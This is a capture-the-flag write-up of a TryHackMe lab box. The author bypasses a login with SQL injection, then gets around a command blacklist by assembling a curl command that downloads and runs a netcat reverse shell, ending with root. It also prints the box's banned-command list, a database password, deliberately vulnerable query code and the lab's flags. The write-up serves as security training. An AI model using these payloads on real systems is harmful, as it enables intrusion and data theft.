
This was an interesting room from TryHackMe that taught basic SQLi injection. It was structured in a CTF format in which the student would achieve each flag from solving a task (more on this later). Although this box was structured in a way to guide the student, I like to try to complete the box without the hints provided by the questions, and rather than taking you through how to complete each task in sequential order as the author intended, I will explain how I went through this box. As a result, I went the extra mile when completing this box without realizing it! After completing this box, I read many write ups but not one mentioned the secret flag, and more interestingly, no write ups rooted the box (I only found out later that the author of this box did not intend for the student to root the box [perhaps the author did not realize how the RCE vulnerability could be exploited]). We will explore this more in detail further in this writeup.

As usual we will enumerate the machine with nmap -sC -sV -oA nmap/nmap <victim ip>. This may take a while so I have already ran it...ok I'm not ippsec. Anyways, looking at the results we see the following:




```
# Nmap 7.80 scan initiated Thu Jan 21 04:18:34 2021 as: nmap -sC -sV -oA nmap/nmap 10.10.149.233
Nmap scan report for 10.10.149.233
Host is up (0.20s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 35:d2:9a:47:8b:f8:cd:e4:1f:d3:2e:c9:b2:4a:00:ea (RSA)
|   256 de:bf:e9:6f:97:95:27:a2:4e:3c:5f:a8:d4:0e:23:b5 (ECDSA)
|_  256 52:e5:a1:2f:ae:66:8a:86:fe:ea:fb:6b:bf:26:84:cf (ED25519)
80/tcp open  http    Node.js Express framework
|_http-title: Avengers! Assemble!
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jan 21 04:19:09 2021 -- 1 IP address (1 host up) scanned in 35.09 seconds
```

Right off the bat we know this machine is running Ubuntu. All the services are up to date (during the time of writing which is Jan 2021).

Let's take a look at the http server!

Looking at the root page, we see a lot of comments by many avengers, but one in particular stands out:



Rocket

Groot asks if someone can reset his password. He said the last one he can remember is iamgroot?


30 Days Ago

Now this is an interesting comment that should be kept in mind. Before I started playing around with this website, I enumerated the directories of this http-server with gobuster (always have some kind of enum going on in the background).

gobuster dir -u http://<victim ip> -w <wordlist> -o <output_file>

I highly recommend checking out https://github.com/danielmiessler/SecLists , as there are a lot of useful wordlists that you can use to bruteforce directories, passwords, and usernames. For this box I used the raft-small-words.txt wordlist.


While enumerating the directories, I looked at the source code for this html page and saw the following at the bottom:




```
<script src="/js/script.js"></script> <!-- Hint -->
```

Clicking on this script, we get the first flag. As a habit, you should look at the html source code, as it might leak some valuable information.

Looking at the gobuster results we see that **/portal** is an interesting directory. Going to this page we see the following:




Looking at the html source code (see a pattern here?) we see an interesting comment:



```
<!-- Remember to sanitize username and password to stop SQLi -->
```

SQLi stands for SQL injection and is a common problem that can have disastrous results in web servers. Thankfully, this vulnerability has been getting more publicized, and the frequency of successful attacks related to SQLi are decreasing.
Typing **‘ OR 1=1-- -** in the username and password, we get in!




Welcome to the Javis Development Environment. We can directly interactive with Jarvis using the command line..

So...the developer though it would be a good idea to allow users to directly interact with the server through commands? Too easy, let’s try an easy reverse shell using pentestmonkey (http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet)

On the attacker machine:
nc -lvnp <attacker port>

On the Jarvis command line:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <attacker ip> <attacker port> >/tmp/f

Unfortunately, when we run this we receive an error message:



Command results

```
Command disallowed
```

So let’s just stick with harmless commands such as ls and cd so that we look around the files of this server. Let’s see which files are in the directory we are in.

Jarvis command:
ls

Results:
create.sql
node_modules
package-lock.json

```
package.json
server.js
views
```

Jarvis command:

```
cd ..;ls
```

Results:

```
avengers
flag5.txt
```

After looking around we find the fifth flag (at this point I guessed I was supposed to find at least four flags by now). Cool, let’s see the contents.

```
cat ../flag5.txt
```

And we get hit with the same “Command disallowed” error that we got when we tried creating a reverse shell. I immediately started thinking of commands similar to cat such as head and tail, but neither worked. Eventually, I tried less which successfully revealed the contents of the fifth flag.

Now at this point, I didn’t know that I wasn’t supposed to go any further so I kept thinking of ways on how I would get a reverse shell. I tried many commands such as curl, bash, nc, perl, python, and many more commands. I was thinking about how it was possible to get a reverse shell without specifically typing any of these blacklisted strings. I came to the conclusion that if I could echo a string to a text file, and then somehow prepend text to it, then I could create a file that would contain a malicious command. Here is the methodology:

```
echo ‘url <attacker ip>/rev -o /tmp/reverse_shell’ > /tmp/malicious_command
sed -i '1s/^/cu/' /tmp/test     ← prepends the characters cu to /tmp/malicious_command
chmod +x /tmp/malicious_command
```


Content of /tmp/malicious_command:

```
curl <attacker ip>/rev -o /tmp/rev
```

Then, executing /tmp/rev would call the curl command make our malicious file be downloaded to the /tmp directory.

Let’s try this out!

```
less /tmp/malicious_command
```



Command results


```
curl 10.3.13.37/rev -o /tmp/rev
```

Awesome! Let’s set up a python http server on port 80 with a file called rev. This file can now hold the blacklist nc string as it is not being written to the Jarvis Command Line.

You can try many different reverse shells but I find this particular one to be the most reliable:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <attacker ip> <attacker port> >/tmp/f

Running python3 -m http.server and executing **/tmp/malicious_command** we get a hit!

Looking at the content of /tmp we see these files now:




Command results

```
rev
systemd-private-381869c4b3074b2993f3cfefca9ca1ab-systemd-resc
systemd-private-381869c4b3074b2993f3cfefca9ca1ab-systemd-time
malicious_command
```

Now on our machine let’s listen to the port that we specified in the reverse shell command.

Jarvis commands:
chmod +x /tmp/rev; /tmp/rev


And we get a reverse shell!



```
/bin/sh: 0: can't access tty; job control turned off
#
```


No need to privesc! We are already root because the server was running as root! Now this is a huge vulnerability that is not too uncommon. NEVER RUN YOUR WEB SERVERS AS ROOT! It is better to run a web server as a low-privileged user such as www-data in case of any web vulnerabilities. So anyways, now that we have root I’d call the box done. Let’s just get the flags straight from the terminal.

find / 2>/dev/null|grep -i flag|grep -i .txt




```
/home/ubuntu/flag5.txt
/home/groot/ftp/files/flag3.txt
```

grep -r flag2 /home



```
/home/ubuntu/avengers/server.js:    'flag2': 'headers_are_i
```


For task 6 view the html source code and scroll to the bottom. On the very left side of the screen is the number of lines of code.



Log into the Avengers site. View the page source, how many lines of code are there?


223

So these are all the flags that the author wanted us to find when he published the room, but let's find the secret flag (something I stumbled on accidentally). I was curious on looking at the source code of the Jarvis command line to see which strings in particular are blacklisted. We strike a goldmine in /home/ubuntu/avengers/server.js




```
const banned = ['cat', 'python', 'bash', 'sh', 'ruby', 'nc', 'rm',
                        'telnet', 'perl', 'curl', 'wget', 'whoami', 'sudo',
                                'id', "cat", "head", "more", "tail", "nano", "vim", "vi"]
```

Now that explains why a lot of the commands we wanted did not work. Let's see what else this file has to offer:




```
const con = mysql.createConnection({
  host: "localhost",
  user: "root",
  password: "A#136vM0d!30",
  database: "avengers"
})
```

We get credentials to the mysql server of this box! Now that saves a lot of time trying to reset the credentials. Let's check it out.



```
root@ip-10-10-247-61:/home/ubuntu/avengers# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.27-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| avengers           |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.00 sec)
```




```
mysql> use avengers;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+--------------------+
| Tables_in_avengers |
+--------------------+
| users              |
+--------------------+
1 row in set (0.00 sec)

mysql> select * from users;
+----+-----------+--------------+-------------------------------+---------------------+
| id | username  | password     | notes                         | reg_date            |
+----+-----------+--------------+-------------------------------+---------------------+
|  1 | spiderman | w3bs         | Suit needs upgrading          | 2019-10-04 21:40:32 |
|  2 | thanos    | ihave3stones | flag4:sanitize_queries_mr_stark | 2019-10-04 21:40:36 |
+----+-----------+--------------+-------------------------------+---------------------+
```

And we get the secret flag!

flag4:sanitize_queries_mr_stark

Looking at the SQL source code of the site (also located in /home/ubuntu/avengers/server.js) we see why the website was vulnerable to the SQLi.



```
// Made deliberately vulnerable.. Changed from con.query('SELECT * FROM users WHERE username = ? AND password = ?', [username, password]
            con.query('SELECT * FROM users WHERE username = ' + username + ' AND password = ' + password, function(error, results, fields) {
                    if (results && results.length > 0) {
                            req.session.loggedin = true
                            req.session.username = username
                            res.redirect('/home')
                    } else {
    req.session.message = "Incorrect username and/or password"
                            res.redirect('/portal')
                    }
                    res.end()
```

The following line is particularly interesting:

// Made deliberately vulnerable.. Changed from con.query('SELECT * FROM users WHERE username = ? AND password = ?', [username, password]

con.query('SELECT * FROM users WHERE username = ' + username + ' AND password = ' + password, function(error, results, fields) {

When we wrote ‘ OR 1=1-- - , the line looked like this:
con.query('SELECT * FROM users WHERE username = ''OR 1=1-- - + username + ' AND password = ' + password, function(error, results, fields) {

Note how the rest of the query is commented out using the dashes -- -. Essentially, the server was looking for a person whose username is blank, or true. Now nobody in the http server had a blank name so that would run false. However the OR statement is key! A false statement “ORed” with a true statement makes the statement true as a whole. For this reason, the login query ran true giving us access.

Overall, this was a very fun box with an interesting and unique way of rooting (although I don’t think it was intended). This is my first writeup, and I hope you enjoyed reading it!